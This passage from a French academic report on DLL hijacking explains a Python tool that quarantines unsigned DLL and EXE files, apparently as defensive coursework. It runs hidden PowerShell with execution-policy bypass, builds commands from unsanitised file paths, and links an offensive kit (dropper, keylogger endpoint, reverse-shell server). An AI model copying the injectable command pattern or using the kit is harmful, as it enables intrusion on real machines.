Finalement, en utilisant PyInstaller nous pourrons convertir notre programme en un seul exécutable.

Dans les parties qui suivent, nous avons choisi de détailler au minimum les fonctions liées à l'interface car elle ne rentre pas dans le cadre du projet.

1. Version sans interface

```
if __name__ == "__main__":
    # Set the format for Logging info
    logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(message)s',
datefmt='%Y-%m-%d %H:%M:%S')

    # Initialize Logging event handler
    event_handler = Handler()

    # Initialize Observer
    observer = Observer()
    observer.schedule(event_handler, 'C:/', recursive=True)

    # Start the observer
    observer.start()
    GUI.interface()

    try:
        while True:
            # Set the thread sleep time
            time.sleep(1)
    except KeyboardInterrupt:
        observer.stop()
    observer.join()
```

Pour commencer nous définissons le format d'heure du logging en année-mois-jour heure-minute-seconde

```
2023-02-11 02:13:12 - Created file: C:/Users/Meh/Desktop/New Text Document.dll
```

À noter que cela ne sert que pour le développement de l'application.

Puis nous initialisons le handler, qui est la classe qui permet de surveiller les fichiers. Nous verrons ensuite son fonctionnement.

Nous disons à l'observateur de surveiller "C:/" ce qui se traduit par surveiller tout le disque.

Enfin nous démarrons l'observateur et "l'interface", nous verrons plus tard que ne s'agit que d'un icone dans la barre des tâches et de notifications.

La boucle infini sert à garder l'observateur ouvert.

```
class Handler(watchdog.events.PatternMatchingEventHandler):
    def __init__(self, logger=None):
        super().__init__()
        self.logger = logger or logging.root

        # Set the patterns for PatternMatchingEventHandler
        watchdog.events.PatternMatchingEventHandler.__init__(self, patterns=['*.dll', '*.exe'],
                                                               ignore_directories=True,
                                                               case_sensitive=False)

    def on_moved(self, event):
        super().on_moved(event)

        what = 'directory' if event.is_directory else 'file'
        self.logger.info("Moved %s: from %s to %s", what, event.src_path, event.dest_path)
        check_certificate(event.dest_path)

    def on_created(self, event):
        super().on_created(event)

        what = 'directory' if event.is_directory else 'file'
        self.logger.info("Created %s: %s", what, event.src_path)
        check_certificate(event.src_path)

    def on_deleted(self, event):
        super().on_deleted(event)

        what = 'directory' if event.is_directory else 'file'
        self.logger.info("Deleted %s: %s", what, event.src_path)

    def on_modified(self, event):
        super().on_modified(event)

        what = 'directory' if event.is_directory else 'file'
        self.logger.info("Modified %s: %s", what, event.src_path)
        check_certificate(event.src_path)

    def on_closed(self, event):
        super().on_closed(event)

        what = 'directory' if event.is_directory else 'file'
        self.logger.info("Closed %s: %s", what, event.src_path)
        check_certificate(event.src_path)
```

La classe Handler() hérite de la classe PatternMatchingEventHandler, nous commençons par initialiser cette superclasse puis nous définissons le logger comme celui que nous avons créé précédemment.

Les patterns utilisés ici permettent de surveiller uniquement les fichiers DLL et EXE, nous ignorons les dossiers et la casse (majuscule minuscule).

Les différentes fonctions s'activent en fonction de l'événement qui s'est produit :

- `on_moved(self, event)`: un fichier est renommé
- `on_created(self, event)`: un fichier est créé
- `on_deleted(self, event)`: un fichier est supprimé
- `on_modified(self, event)`: un fichier est modifié (le contenu du fichier)
- `on_closed(self, event)`: un fichier est fermé

Pour chaque évènement nous utilisons le chemin du fichier pour l'analyser avec la fonction `check_certificate()`. À noter que pour `on_moved()` nous analysons le fichier de destination et pour `on_deleted()` nous n'utilisons pas la fonction car le fichier n'existe plus.

```
def run(cmd):  
    completed = subprocess.run(["powershell", "-WindowStyle", "Hidden",  
    "-ExecutionPolicy", "Bypass", "-Command", cmd],  
    capture_output=True)  
    return completed  
  
  
def check_certificate(src_path):  
    result = run("Get-AuthenticodeSignature '" + src_path + "'")  
.stdout.decode()  
    if 'Valid' not in result:  
        try:  
            remove_file(src_path)  
        except Exception as e:  
            print(e)
```

La fonction `run(cmd)` permet de lancer un powershell avec les arguments "-WindowStyle Hidden -ExecutionPolicy Bypass -Command", qui permettent de cacher la fenêtre powershell, de contourner la politique d'exécution et d'ajouter une commande. Cette commande sera passée en paramètre de la fonction.

Enfin nous utilisons `capture_output=True` pour garder la réponse de powershell et nous la retournons à la fin de la fonction.

La fonction `check_certificate(src_path)` utilise la fonction `run()` pour exécuter la commande **Get-AuthenticodeSignature** suivie du chemin du fichier passé en paramètre. Cela nous permet, en récupérant la réponse de powershell, de savoir si le fichier contient une signature valide ou non.

Si la signature n'est pas valide, nous passons en paramètre le chemin du fichier à la fonction `remove_file()`.

```

def remove_file(src_path):
    os.remove(src_path)
    print("The file " + src_path + " has been removed")
    GUI.notification("Fichier supprimé", "Le fichier " + src_path + " a été supprimé")

```


`remove_file(src_path)` supprime simplement le fichier passé en paramètre avec la fonction `os.remove()` puis nous envoyons des chaînes de caractères à la fonction `notification()` qui créera une notification windows.

```

def notification(string1, string2):
    wintoaster = WindowsToaster("Dll Detector")
    newToast = ToastText4()
    newToast.SetHeadline(string1)
    newToast.SetFirstLine(string2)
    wintoaster.show_toast(newToast)

```

En utilisant la bibliothèque `windows_toasts` nous pouvons créer facilement une notification windows à partir de chaînes de caractères, par exemple si une DLL malveillante est supprimé :



```

def interface():
    App()

```

La fonction `interface()` permet simplement d'initialiser une instance de la classe `App()` qui est notre “interface”, elle est appelée dans le main après le démarrage de l’observateur.

```

class App:
    def __init__(self):
        self.config = None
        self.tray = None
        self.main()

```

```

def main(self):
    # Create a Qt application
    app = QApplication(sys.argv)
    app.setQuitOnLastWindowClosed(False)


    icon = QIcon("DLL.png")
    menu = QMenu()
    exitAction = menu.addAction("exit")
    exitAction.triggered.connect(sys.exit)

    self.tray = QSystemTrayIcon()
    self.tray.setIcon(icon)
    self.tray.setContextMenu(menu)
    self.tray.show()
    self.tray.setToolTip("Votre protection contre les DLL et EXE malicieux est active")

    sys.exit(app.exec_())

```

Cette classe utilise la bibliothèque PyQt5 pour créer un icône dans la barre des tâches quand le programme tourne ainsi que l'affichage d'un message quand nous survolons l'icône. De plus, nous pouvons quitter l'application en faisant clique droit>exit sur l'icône.



Cela conclut la présentation de notre version sans interface.

2. Version avec interface

Pour ne pas nous répéter, nous n'aborderons que les fonctions qui ont changé.

```

patterns = []
paths = []
excluded_paths = ['C:/Quarantine', 'C:/$/Recycle.Bin']
quarantine_path = 'C:/Quarantine/'

```

Pour commencer, nous avons des variables globales dont nous nous servirons tout au long de notre programme.

patterns = [] est la liste de patterns à surveiller, tel que les extensions
 paths = [] est la liste de dossiers à surveiller
 excluded_paths = ['C:/Quarantine', 'C:/\$/Recycle.Bin'] est la liste d'exceptions,
 par défaut elle contient les chemins vers la quarantaine et la corbeille car ces dossiers
 causaient des problèmes avec la détection
 quarantine_path = 'C:/Quarantine/' est le chemin du dossier de la quarantaine

```

if __name__ == "__main__":
    reload_from_DB()

    # Set the format for Logging info
    logging.basicConfig(level=logging.INFO, format='%(asctime)s - %(message)s',
                        datefmt='%Y-%m-%d %H:%M:%S')

    # Initialize Logging event handler
    event_handler = Handler()

    # Initialize Observer
    observer = Observer()
    for path in paths:
        observer.schedule(event_handler, path, recursive=True)

    # Start the observer
    observer.start()

    GUI.interface()

try:
    while True:
        # Set the thread sleep time
        time.sleep(1)
except KeyboardInterrupt:
    observer.stop()
observer.join()
  
```

Notre main n'a pas beaucoup changé si ce n'est qu'au début nous utilisons la fonction `reload_from_DB()` pour initialiser nos variables globales en fonction de la base de données.

De plus, une boucle est utilisée pour ajouter tous les chemins à surveiller à notre observateur.

Avant de continuer, nous allons vous expliquer en quoi consiste notre base de données.
 La BDD contient 4 tables :

- “extensions” qui contient la liste de patterns à surveiller, tel que les extensions
- “garded_paths” qui contient la liste de dossiers à surveiller
- “excluded_paths” qui contient la liste d'exceptions, dossiers ou fichiers
- “logs_moves” qui contient les logs des fichiers mis en quarantaine, avec le chemin original du fichier et son nouveau nom en quarantaine.

```

def reload_from_DB():
    global patterns
    global paths
    global excluded_paths
    patterns = []
    paths = []
    excluded_paths = ['C:/Quarantine', 'C:/$Recycle.Bin']

    # connect to the SQLite database
    conn = sqlite3.connect("configuration.db")
    c = conn.cursor()

    c.execute("CREATE TABLE IF NOT EXISTS extensions (input text)")
    c.execute("SELECT input FROM extensions")
    user_inputs = c.fetchall()
    for user_input in user_inputs:
        patterns.append(user_input[0])

    c.execute("CREATE TABLE IF NOT EXISTS garded_paths (input text)")
    c.execute("SELECT input FROM garded_paths")
    user_inputs = c.fetchall()
    for user_input in user_inputs:
        paths.append(user_input[0])

    c.execute("CREATE TABLE IF NOT EXISTS excluded_paths (input text)")
    c.execute("SELECT input FROM excluded_paths")
    user_inputs = c.fetchall()
    for user_input in user_inputs:
        excluded_paths.append(user_input[0])

    # commit the transaction and close the connection
    conn.commit()
    conn.close()

```

Nous utilisons le mot-clé “global” pour signifier que nous allons utiliser des variables globales au programme, cela permet de modifier leurs valeurs dans notre fonction. Nous commençons par réinitialiser nos variables pour qu'elles ne contiennent que les valeurs obtenues de la base de données.

Nous créons une connexion avec la BDD et le reste de la fonction est répétitif : nous vérifions si une table existe, sinon nous la créons, cela permet d'éviter les erreurs lors de l'étape suivante qui est de sélectionner toutes les variables de la table.

Une fois les valeurs obtenues, nous utilisons une boucle pour ajouter une à une les valeurs à leurs variables respectives.

Puis nous fermons la connexion avec la BDD. Les variables globales contiennent désormais les valeurs de la BDD.

```

def contains_substring(string, substrings):
    for substring in substrings:
        if substring in string:
            return True
    return False

def check_certificate(src_path):
    reload_from_DB()
    if not contains_substring(src_path.replace("\\\\", "/"), excluded_paths):
        result = run("Get-AuthenticodeSignature '" + src_path + "'")
    .stdout.decode()
    if 'Valid' not in result:
        try:
            move_file(src_path)
        except Exception as e:
            print(e)

```

`check_certificate()` a été modifié, tout d'abord nous nous assurons que les variables globales sont à jour en utilisant `reload_from_DB()`

Puis nous vérifions que notre fichier ne fasse pas partie des exclusions avec la fonction `contains_substring(string, substrings)` qui est une simple fonction qui vérifie si la chaîne "string" ne contient pas l'une des chaînes de la liste "substrings".

Si ce n'est pas une exception et que la signature n'est pas valide, nous passons en paramètre le chemin du fichier à la fonction `move_file()`.

```

def move_file(src_path):
    file_name, file_extension = os.path.splitext(os.path.basename(src_path))
    file_new_name = file_name + '_' + str(int(round(time.time() * 1000))) +
file_extension
    new_path = quarantine_path + file_new_name
    os.replace(src_path, new_path)
    log_move_file(src_path, new_path)
    print("The file " + src_path + " has been moved to " + new_path)
    GUI.notification("Fichier déplacé",
                    "Le fichier " + src_path + " a été déplacé en quarantaine",
                    "Cliquez pour ajouter rapidement une exception",
                    src_path, new_path)

```

`move_file(src_path)` prend en paramètre le chemin d'un fichier. Ce chemin est découpé pour récupérer le nom du fichier ainsi que son extension.

Un nouveau nom est créé pour ce fichier suivant le format :

NomOriginal_timestamp.ExtensionOriginale, nous ajoutons ensuite le chemin du dossier de quarantaine devant le nouveau nom du fichier pour créer le nouveau chemin du fichier.

Avec la fonction `os.replace()` nous déplaçons le fichier en quarantaine.

La fonction `log_move_file()` permet d'insérer dans la base de données le changement qui a eu lieu.

Enfin, la fonction `notification()` créera une notification windows, nous pouvons remarquer qu'elle utilise plus de paramètres d'entrée, dont le chemin original du fichier ainsi que son nouveau chemin, la raison à cela sera expliquée après l'explication de notre fonction `log_move_file()`

```
def log_move_file(src_path, new_path):
    # connect to the SQLite database
    conn = sqlite3.connect("configuration.db")
    c = conn.cursor()

    # create the table if it doesn't exist
    c.execute("CREATE TABLE IF NOT EXISTS logs_moves (input text)")

    # insert the paths into the database
    move_paths = src_path + " | " + new_path
    c.execute("INSERT INTO logs_moves (input) VALUES (?)", (move_paths,))

    # commit the transaction and close the connection
    conn.commit()
    conn.close()
```


`log_move_file(src_path, new_path)` prend en paramètre le chemin d'un fichier et son nouveau chemin (en quarantaine), ces deux chemins sont mis dans une même chaîne en utilisant le séparateur | qui est un caractère interdit dans les noms de fichiers.

On se connecte à la base de données, on insère la chaîne comportant les deux chemins dans la table “logs_moves” puis on se déconnecte de la BDD.

La mise en quarantaine a été loggée.

```
def notification(string1, string2, string3, src_path, new_path):
    wintoaster = WindowsToaster("Dll Detector")
    newToast = ToastText4()
    newToast.SetHeadline(string1)
    newToast.SetFirstLine(string2)
    newToast.SetSecondLine(string3)
    newToast.on_activated = lambda _: main.move_file_back_and_add_exception(src_
path, new_path)
    wintoaster.show_toast(newToast)
```

Cette fonction est utilisée pour créer une notification qui prévient l'utilisateur qu'un fichier non signé a été trouvé, voici un exemple :



Comme l'indique la notification, nous utilisons la méthode `on_activated` pour détecter si l'utilisateur clique sur la notification, si cela arrive la fonction `move_file_back_and_add_exception()` est appelée.

Elle prend en paramètre un chemin original de fichier ainsi que son nouveau chemin, la raison pour laquelle `notification()` prend aussi cela en paramètres.

```
def move_file_back_and_add_exception(src_path, new_path):
    # connect to the SQLite database
    conn = sqlite3.connect("configuration.db")
    c = conn.cursor()

    # add exception for the path
    c.execute("CREATE TABLE IF NOT EXISTS excluded_paths (input text)")
    c.execute("INSERT INTO excluded_paths (input) VALUES (?)",
              (src_path.replace("\\\\", "/"),))

    # remove the paths from the database
    move_paths = src_path + " | " + new_path
    c.execute("DELETE FROM logs_moves WHERE input=?", (move_paths,))

    # commit the transaction and close the connection
    conn.commit()
    conn.close()

    reload_from_DB()

    # move the file back
    try:
        os.replace(new_path, src_path)
    except Exception as e:
        print(e)
```

`move_file_back_and_add_exception(src_path, new_path)` se connecte à la base de données puis ajoute dans la table “excluded_paths” le chemin original du fichier `src_path`.

Ensuite, les deux chemins sont mis dans une même chaîne en utilisant le séparateur | pour recréer l’entrée dans la table “logs_moves”, cette entrée est alors supprimée de la base de données.

On se déconnecte et on remet à jour les variables globales avec `reload_from_DB()` puis on replace le fichier en quarantaine à son emplacement d’origine avec son nom d’origine.

```
class App:
    def __init__(self):
        self.extensions = None
        self.garded_paths = None
        self.excluded_paths = None
        self.logs_moves = None
        self.tray = None
        self.main()

    def main(self):
        # Create a Qt application
        app = QApplication(sys.argv)
        app.setQuitOnLastWindowClosed(False)

        icon = QIcon("DLL.png")
        menu = QMenu()
        extensions_menu = menu.addAction('Extensions de fichiers à surveiller')
        extensions_menu.triggered.connect(lambda _: self.configwindow('Extensions'))
        garded_paths_menu = menu.addAction('Dossiers surveillés')
        garded_paths_menu.triggered.connect(lambda _: self.configwindow('Guarded Paths'))
        excluded_paths_menu = menu.addAction('Dossiers exclus')
        excluded_paths_menu.triggered.connect(lambda _: self.configwindow('Excluded Paths'))
        logs_moves_menu = menu.addAction('Fichiers mis en quarantaine')
        logs_moves_menu.triggered.connect(lambda _: self.configwindow('File movement logs'))

        font = QFont()
        font.setBold(True)
        exitAction = menu.addAction('Quitter')
        exitAction.setFont(font)
        exitAction.triggered.connect(sys.exit)

        self.tray = QSystemTrayIcon()
        self.tray.setIcon(icon)
        self.tray.setContextMenu(menu)
        self.tray.show()
        self.tray.setToolTip("Votre protection contre les DLL malicieuses est active")

        sys.exit(app.exec_())


    def configwindow(self, choice):
        try:
            if choice == 'Extensions':
                self.extensions = InputWindow("extensions", 'Extensions de fichiers à surveiller')
                self.extensions.show()
            elif choice == 'Guarded Paths':
                self.garded_paths = InputWindow("garded_paths", 'Dossiers surveillés')
                self.garded_paths.show()
            elif choice == 'Excluded Paths':
                self.excluded_paths = InputWindow("excluded_paths", 'Dossiers exclus')
        
```

```

        self.excluded_paths.show()
    elif choice == 'File movement logs':
        self.logs_moves = InputWindow("logs_moves", 'Fichiers mis en quarantaine')
        self.logs_moves.show()
    else:
        raise Exception("Erreur d'affichage")
except Exception as e:
    print(e)

```

Toujours en utilisant PyQt5, nous avons agrandi le menu s'affichant en faisant un clique droit.



Comme on peut le remarquer, chaque choix correspond à une table de notre base de données. Quand on clique sur l'un de ces choix, la fonction configwindow(self, choice) est appelée. En fonction du choix, elle crée une instance de la classe InputWindow() qui prend en paramètres le nom d'une table et un descriptif rapide de la table.

Grâce à ces paramètres nous pouvons indiquer à l'instance de la classe InputWindow() quelle table de la BDD afficher dans sa fenêtre ainsi que le titre de la fenêtre.

```

class InputWindow(QDialog):
    def __init__(self, table, title):
        super().__init__()

        self.table = table

        self.setWindowTitle(title)
        self.setWindowIcon(QIcon("DLL.png"))
        self.setFixedSize(1000, 500)

        if self.table != "logs_moves":
            # create a line edit widget to allow the user to input
            self.user_input_edit = QLineEdit()
            if "paths" in self.table:
                self.user_input_edit.setReadOnly(True)
                self.browse_button = QPushButton("Browse")
                self.browse_button.clicked.connect(self.browse_folder)

            # create a "Save" button
            self.save_button = QPushButton("Save")
            self.save_button.clicked.connect(self.save_user_input)

            # create a List widget to display the inputs
            self.user_inputs_list = QListWidget()
            self.user_inputs_list.itemDoubleClicked.connect(self.remove_user_input)

```

```

# populate the List widget with the inputs from the database
self.load_user_inputs()

line_edit_layout = None
if self.table != "logs_moves":
    # create a vertical Layout for the line edit and save button
    line_edit_layout = QVBoxLayout()
    line_edit_layout.addWidget(self.user_input_edit)
    if "paths" in self.table:
        line_edit_layout.addWidget(self.browse_button)
    line_edit_layout.addWidget(self.save_button)

    # create a horizontal layout for the line edit layout and list widget
    main_layout = QHBoxLayout()
    if self.table != "logs_moves":
        main_layout.addLayout(line_edit_layout)
    main_layout.addWidget(self.user_inputs_list)


    # set the layout for the dialog
    self.setLayout(main_layout)

def browse_folder(self):
    options = QFileDialog.Options()
    options |= QFileDialog.ReadOnly
    folder_path = QFileDialog.getExistingDirectory(self, "Select Folder", "", options=options)
    if folder_path:
        self.user_input_edit.setText(folder_path)


```

Cette classe crée une fenêtre avec un titre et un icône. Elle ajoute une zone de texte pour laisser l'utilisateur ajouter des entrées (si la table est celle des logs il n'y aura pas de zone de texte étant donné que les logs sont gérés par notre programme, de plus, si la table est en rapport avec des chemins, "garded_paths" ou "excluded_paths", l'utilisateur ne peut qu'ajouter des dossiers à la table, cela est géré par la fonction `browse_folder()`).


Voici quelques exemples :




La fenêtre permettant d'ajouter des patterns :



La fenêtre permettant d'ajouter des dossiers à surveiller. Comme on peut le voir, l'utilisateur peut facilement sélectionner et ajouter un dossier.



La fenêtre permettant d'ajouter des dossiers exclus de la surveillance, c'est aussi là que s'affiche les exceptions de fichiers.



La fenêtre affichant les logs des fichiers mis en quarantaine, comme on peut le voir, le fichier mis en quarantaine provenait du bureau.

Les entrées sont chargés par la fonction `load_user_inputs()`

```
def load_user_inputs(self):
    # connect to the SQLite database
    conn = sqlite3.connect("configuration.db")
    c = conn.cursor()

    # create the table if it doesn't exist
    c.execute("CREATE TABLE IF NOT EXISTS " + self.table + " (input text)")

    # retrieve the inputs from the database
    c.execute("SELECT input FROM " + self.table)
    user_inputs = c.fetchall()

    # add the inputs to the list widget
    for user_input in user_inputs:
        self.user_inputs_list.addItem(user_input[0])

    # commit the transaction and close the connection
    conn.commit()
    conn.close()
```

Peu importe la table, la fonction se connecte à la BDD, puis à la table, récupère toutes les entrées, et les ajoute à la liste d'affichage.

Pour sauvegarder une entrée dans la BDD la fonction `save_user_input()` est utilisée.

```
def save_user_input(self):
    # get the input from the Line edit
    user_input = self.user_input_edit.text()
    if user_input:
        # connect to the SQLite database
        conn = sqlite3.connect("configuration.db")
        c = conn.cursor()

        # create the table if it doesn't exist
        c.execute("CREATE TABLE IF NOT EXISTS " + self.table + " (input text)")

        # insert the input into the database
        c.execute("INSERT INTO " + self.table + " (input) VALUES (?)", (user_input,))

        # commit the transaction and close the connection
        conn.commit()
        conn.close()

        # add the input to the list widget and clear the line edit
        self.user_inputs_list.addItem(user_input)
        self.user_input_edit.clear()

    main.reload_from_DB()
```

S'il y a une entrée (pas de chaîne vide), on se connecte à la BDD, puis à la table correspondante, et on ajoute la valeur dans la table. De plus, l'entrée est ajoutée visuellement à la liste d'affichage.

Enfin, si un utilisateur double-clique sur une entrée, cela appelle la fonction `remove_user_input()` sur cette entrée.

```
def remove_user_input(self, item):
    # get the input from the list widget
    user_input = item.text()

    if self.table != "logs_moves":
        # connect to the SQLite database
        conn = sqlite3.connect("configuration.db")
        c = conn.cursor()

        # remove the input from the database
        c.execute("DELETE FROM " + self.table + " WHERE input=?", (user_input,))

        # commit the transaction and close the connection
        conn.commit()
        conn.close()

        main.reload_from_DB()
    else:
        src_path, new_path = user_input.split(" | ", 1)
        main.move_file_back_and_add_exception(src_path, new_path)

        # remove the input from the list widget
        row = self.user_inputs_list.row(item)
        self.user_inputs_list.takeItem(row)
```

Si la table n'est pas "logs_moves", cela revient à faire l'opération inverse de `save_user_input()` : connexion à la BDD, puis à la table, on supprime la valeur dans la table et on retire l'entrée de l'affichage.

Cependant si la table est "logs_moves" alors cette fonction n'est pas utilisée. Les chemins sont séparés et nous utilisons notre fonction `move_file_back_and_add_exception()` qui supprime l'entrée de la table mais aussi ajoute une exception, de cette façon l'utilisateur peut facilement ajouter des exceptions en double-cliquant sur une entrée sur la fenêtre des logs.

Cela conclut cette partie détaillant le fonctionnement de notre solution de défense. Une démonstration se fera dans la prochaine partie.

Tout le code de l'application se trouve sur le gist suivant :

→ <https://gist.github.com/Lucahistos/795379096e4ea24631fe600d5edf8e16>

E. Démonstration (PoC)

Voici une démonstration de la partie défensive, présentant les 2 versions de notre solution :

→ <https://www.youtube.com/watch?v=8lrTtmSWqX0>

IV. Fichiers du projet

Lien vers ce compte rendu :

→ https://razen.lol/projet/Projet_M2_DLL_Hijacking_VSoufflet_RLucas.pdf

Fichiers Partie Offensive (31 Mo) :

→ https://razen.lol/projet/Projet_M2_Fichiers_Partie_Offensive.zip

```
. └── Projet_M2_Fichiers_Partie_Offensive.zip/
    ├── Fichiers DLL/
    │   ├── x64/
    │   │   ├── FileSyncFALWB.dll
    │   │   └── WINSTA.dll
    │   └── x86/
    │       ├── FileSyncFALWB.dll
    │       └── WINSTA.dll
    ├── Fichiers PHP/
    │   ├── submit.php
    │   ├── klog_submit.php
    │   ├── latest.php
    │   ├── watch.php
    │   └── webapi.php
    ├── Projet Malware (Visual Studio 2022)/
    │   ├── Projet/
    │   │   └── ...
    │   └── Projet.sln
    ├── Scripts Powershell/
    │   ├── dropper.ps1
    │   └── functions.ps1
    ├── Serveurs TCP (Python)/
    │   ├── server_rshell.py
    │   └── server_stream.py
    └── Vecteurs d'attaque/
        ├── CVEC_13374269.odt
        └── Script Digispark ATtiny 85.ino
```

Fichiers Partie Défensive (7,26 Ko) :

→ https://razen.lol/projet/Projet_M2_Fichiers_Partie_Defensive.zip

```
.  
└── Projet_M2_Fichiers_Partie_Defensive.zip/  
    └── Scripts de défense (Python)/  
        ├── Version avec GUI/  
        │   ├── GUI.py  
        │   └── main.py  
        └── Version sans GUI/  
            ├── GUI.py  
            └── main.py
```